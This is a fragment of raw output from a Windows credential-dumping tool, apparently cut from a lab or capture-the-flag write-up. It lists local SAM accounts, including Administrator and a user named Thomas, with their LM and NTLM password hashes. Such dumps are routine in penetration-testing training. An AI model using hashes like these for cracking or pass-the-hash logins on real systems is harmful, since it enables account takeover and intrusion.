Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f:::
[*] Cleaning up...
```